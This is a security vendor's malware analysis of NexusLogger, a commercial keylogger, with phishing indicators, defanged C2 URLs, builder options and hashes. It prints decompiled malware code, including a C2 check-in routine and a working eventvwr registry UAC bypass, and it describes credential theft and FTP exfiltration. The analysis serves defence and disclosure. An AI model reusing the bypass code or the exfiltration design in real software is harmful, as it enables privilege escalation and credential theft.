NexusLogger: A New Cloud-based Keylogger Enters the Market

By Josh Grunzweig

Published: 2017-03-15 · Archived: 2026-04-05 21:21:08 UTC

Unit 42 has recently discovered a new keylogger, named NexusLogger, being used in attempted unsuccessful attacks against Palo Alto Networks customers. NexusLogger is a cloud-based keylogger that uses the Microsoft .NET Framework and has a low level of sophistication. NexusLogger collects keystrokes, system information, stored passwords and will take screenshots. It also specifically seeks to harvest game credentials for UPlay, Minecraft, Steam, and Origin.

To date, we have identified 134 unique samples of the malware, with only 400 unique attacks observed. NexusLogger is primarily distributed via phishing e-mails, but we have observed a small number of download requests over HTTP. Based on our analysis in AutoFocus, we can say that multiple industries have been affected by this threat, including Wholesale, High Tech, and Aerospace and Defense. The domain that NexusLogger uses to function domain has been flagged as malicious and blocked by Palo Alto Networks.

Infiltration

We first observed NexusLogger attacks in AutoFocus in the beginning of 2017. As shown in the following timeline graph, the attacks increased in late January. This may be due to adoption of the malware family by criminals, as the malware was likely originally released in late December 2016/early January 2017. Further evidence of this may be found within the Distribution section of this post.




Figure 1 Timeline of NexusLogger attacks viewed within AutoFocus

The total number of attacks witnessed using NexusLogger is quite low when compared with other commodity malware families. Again, this is likely due to slow adoption by criminals. The keylogging market is quite saturated with numerous malware families, and it can be difficult for new players to enter the market.

To date, 94% of the observed attacks were delivered via either SMTP or POP3. Statistics regarding the top encountered email subjects and filenames may be seen below.

Top Email Subjects

1. Needed Products List

2. Re: DCE STATMENT as at 27 FEB 2017 - NS ALYANCE
3. Re: TOP URGENT Editing remittance form (2/26/2017)
4. Re: Revise Shipping Sample FW17 At00129 PI
5. Revise Shipping Sample FW17 At00129 PI
6. TOP URGENT Editing remittance form (2/26/2017)
7. Returned Msg: NEW ORDER
8. RECONFIRM YOUR BANK DETAILS FOR PAYMENT
9. NEW ORDER

Top Filenames

1. Needed Products4453487doc?gpj.exe
2. DCE STATMENT.doc
3. Scan 09892.doc
4. PO938272.doc
5. PO - BK0214017.exe
6. scan_2371_001.doc
7. Shipping details.exe
8. NEW ORDER_BK150217.exe
9. 20170256477867667557.exe
10. Purchase Order No. LP 68321.doc

The remaining 6% of NexusLogger attacks were found to be supplied via a web download request. The following file paths were found to be used for downloading NexusLogger:

- hxxp://coscon-vm[.]com/wire5/yours.exe
- hxxp://www.coscon-vm[.]com/wire3/wiire3.exe
- hxxp://cdn.che[.]moe/ruchar.exe
- hxxp://zarketh[.]com/Zarketh%2010.5.1.zip
- hxxp://www.nonoise[.]cn/.js/secure/NewOrder2333.zip

Distribution

NexusLogger is touted as a cloud-based keylogging solution and provides a number of features for its user-based. This particular keylogger, like others encountered in the past, claims to be a “parental monitoring software solution.” While a parent may use the tool, NexusLogger also provides features such as anti-vm/anti-debug, custom icons, and other features that are primarily witnessed in malware families and unlikely to be used by most parents.





Figure 2 NexusLogger website


Because NexusLogger is cloud-based, all samples are built within the web panel, and all data is stored on the same host by default. The nexuslogger[.]com domain was first registered on December 18, 2016. The domain original resolved to the 162.255.119[.]17 IP address, which is owned by Namecheap, but was quickly transitioned to OVH with an IP address of 176.31.252[.]15, which is where it resides as of this posting.

All NexusLogger samples require communications with the nexuslogger[.]com domain via HTTPS, which makes it trivial for defenders to block. This domain has been flagged as malicious by Palo Alto Networks.

NexusLogger is sold in three tiers based on how long an attacker wishes to use it—7 days, 1 month, or 1 year. Costs vary from $7 to $199 based on the tier chosen. The author of NexusLogger uses rocketr.net for transactions, and accepts both PayPal and bitcoin for payment. Additionally, customer service is provided via email or Skype, with account names of nexuslogger.com@gmail[.]com and live:nexuslogger respectively.

The portal provides a dashboard of infected hosts, as well as a configuration-rich builder for NexusLogger samples. All configuration options for the NexusLogger builder may be seen below.


Stub Builder
Delivery
Installation
Core
Keylogger
Blockers
Recoveries
Payload
Assembly
Build
Delivery Key
Delivery Method
Webpanel
Keylogs Delivery Interval
15
Minutes
Location
LocalApplicationData
Directory
Microsoft vhost32
Process Name
vhost32.exe
File Dropper
Startup with Windows
Startup Key 1 (CurrentUser)
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Startup Key 2 (LocalMachine)
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
UAC Bypass
Critical System Process
Advanced Melt
Hidden File
Disable TaskManager
Disable Regedit
Disable CommandPrompt
Disable MsConfig
Core Keylogger
Screenshot Logger
Screenshot Interval
15
Minutes


Build
Delivery
Installation
Core
Keylogger
Blockers
Recoveries
Payload
Assembly
Build
Process Blocker
Processes to Block, Seperated by ;
explorer.exe;cmd.exe
Website Blocker
Websites to Block, Seperated by ;
www.google.com;www.google.co.uk
Delivery
Installation
Core
Keylogger
Blockers
Recoveries
Payload
Assembly
Build
Core Password Recovery
Close all Browser Windows on Recovery
Browser Password Recoveries
Internet Explorer
Microsoft Edge
Google Chrome
Mozilla Firefox
Opera Browser
Program Password Recoveries
Outlook
Thunderbird
Jitsi
Pidgin
Skype
Apache Directory Studio
CoreFTP
Cyberduck
FileZilla
FTPNavigator
OpenSSH
PuttyCM
WinSCP
DBvisualizer
Robomongo
Squirrel
SQLdeveloper
Wifi Password
GIT for Windows
Steam SSFN Recovery
Origin Login Recovery
Uplay Login Recovery
Minecraft Client Login Recovery
Delivery
Installation
Core
Keylogger
Blockers
Recoveries
Payload
Assembly
Build
Show Install Notification
Message Box
You are about to install NexusLogger on your PC, Click "Continue" to finish the installation.




Figure 3 NexusLogger builder configuration options

Malware Analysis

NexusLogger's author obfuscates the .NET Framework compiled code via the ConfuserEx 1.0.0 open-source project. As there are no anti-debug or anti-vm routines within the malware itself, I'm lead to believe that using ConfuserEx is what handles these particular features. De-obfuscating ConfuserEx allows us to better understand what the malware is doing at a low level.

As stated earlier, when the malware originally executes, it will make two calls via HTTPS to the following URLs. The malware includes an embedded identifier, token, and key.

- hxxps://www.nexuslogger[.]com/API/plan.php?id=[attackerID]&token=[attackerToken]
- hxxps://www.nexuslogger[.]com/API/delivery.php?id=[attackerID]&key=[attackerKey]

NexusLogger simply looks for a response of '1' in both instances in order to continue.

It should be noted that the attackerID looks to be an incrementing number for each new user. Using this information, we can conclude that roughly 275 unique users have purchased NexusLogger since it was originally created.

```
29          private static void Main(string[] Param_383)
30          {
31              string a = new WebClient().DownloadString("https://www.nexuslogger.com/API/plan.php?id=" + Settings.attackerID + "&token=" + Settings.attackerToken);
32              if (a != "1")
33              {
34                  Environment.Exit(0);
35              }
36              string a2 = new WebClient().DownloadString("https://www.nexuslogger.com/API/delivery.php?id=" + Settings.attackerID + "&key=" + Settings.attackerKey);
37              if (a2 != "1")
38              {
39                  Environment.Exit(0);
40              }
```

Figure 4 Decompiled main function of NexusLogger

After these initial checks, NexusLogger will enter its installation routine. It's files are installed in a subdirectory of either the %localappdata% or %appdata% paths, depending on the option chosen by the attacker. After the malware copies itself, it will then delete the original file, if specified in the configuration, by providing an argument of 'delFile [original_path]' .

After NexusLogger installs itself, it has the option of performing a UAC bypass, as specified in the malware features by the author. In order to perform this bypass, the author uses a technique that I previously discussed being used by a unique Microsoft Office loader. It simply involves setting a specific registry key and executing the built-in 'eventvwr.exe' process. More information about this bypass technique may be found here.

```
3  public static void UACBypass()
4  {
5      if (!Class23.returnWindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator))
6      {
7          try
8          {
9              Registry.CurrentUser.DeleteSubKey("Software\\Classes\\mscfile\\shell\\open\\command");
10         }
11         catch
12         {
13         }
14         Registry.CurrentUser.CreateSubKey("Software\\Classes\\mscfile\\shell\\open\\command").SetValue(string.Empty, "cmd.exe /c start \"\" \"" + Application.ExecutablePath + "\"");
15         Process.Start("eventvwr.exe");
16         Thread.Sleep(1000);
17         Registry.CurrentUser.DeleteSubKey("Software\\Classes\\mscfile\\shell\\open\\command");
18         Environment.Exit(0);
19     }
20 }
21
```

Figure 5 UAC bypass function

Additionally, NexusLogger may persist by setting a Run registry key, as specified within the malware's configuration.

The malware proceeds to spawn additional threads that perform the following operations:

- Log keystrokes and clipboard data
- Collect system information
- Aggregate stored passwords from the victim
- Perform screenshots of the victim machine
- Kill processes
- Recovery of video game-related credentials:
    - UPlay
    - Minecraft
    - Steam
    - Origin

It should be noted that in addition to collecting system information, NexusLogger will make a request to the following (non-malicious) URL in order to identify the system's external IP address:

- hxxps://ipinfo[.]io/ip

Additionally, the author does not implement functionality to collect stored passwords, but rather downloads and uses the Python-based open-source LaZagne project. This executable is downloaded from the following location, and subsequently spawned in a new process. The download of this executable is performed via the following HTTPS request:

- hxxps://www.nexuslogger[.]com/API/lazagne.php

NexusLogger is configured to upload collected data via FTP. Unless otherwise specified by the attacker, NexusLogger will upload to the IP address associated with nexuslogger[.]com (176.31.252[.]15) using a username and password specific to a given user. Attackers also have the option of specifying their own FTP information for data upload.

Conclusion

Overall, NexusLogger certainly isn't a terribly sophisticated threat. A number of shortcuts were made by the author to increase the number of features it touts. Additionally, adoption of this malware family is relatively low, and it is being distributed to victims using very common channels.

Palo Alto Networks customers are protected against this threat in the following ways:

- WildFire and Traps identify all NexusLogger samples as malicious
- All associated domains have been flagged as malicious
- An AutoFocus tag has been created to track and identify this threat

Additionally, organizations and security vendors are encouraged to block the nexuslogger[.]com domain to stifle this threat.

Appendix

SHA256 Hashes

e98b417a8ecf464e113a18cf3f3269fa70f55e40d4228b08840efe61dee064c6
7fa743e2ce8eaa12f9c3e2aedd1f095ae5a50b5af34a202f1f92c0c414cb73c4
0f50c82e9c62eab992b33e4de93baf634d7ce2405cd4fe993b1532d2c775dc21
7153c18bc0a43c4902a6ebb0a7eedf94b3bc4d778295793035998c374cf607a9
bf6d2e3e097317404e57b194cbd8e50a6779603b828aa1b25364e6d81687e6af
6ae054a553120a1b5ffdfbf343ba1e258b188eef448c6474e22d148f7391afaa
7f5eee5c12ac89ab2604655cc7204723100e3ee6a2b6edb327c7c41a289de4f5
38d0d48685148ee070caaf82539083c8b62c8fe048ae6b0c0b3f43a6fe10a25d
ac03db9b52d9fb8ab268160bd4b496b7702df5ccc0cb4eb7b8bcd8e0d2c00873
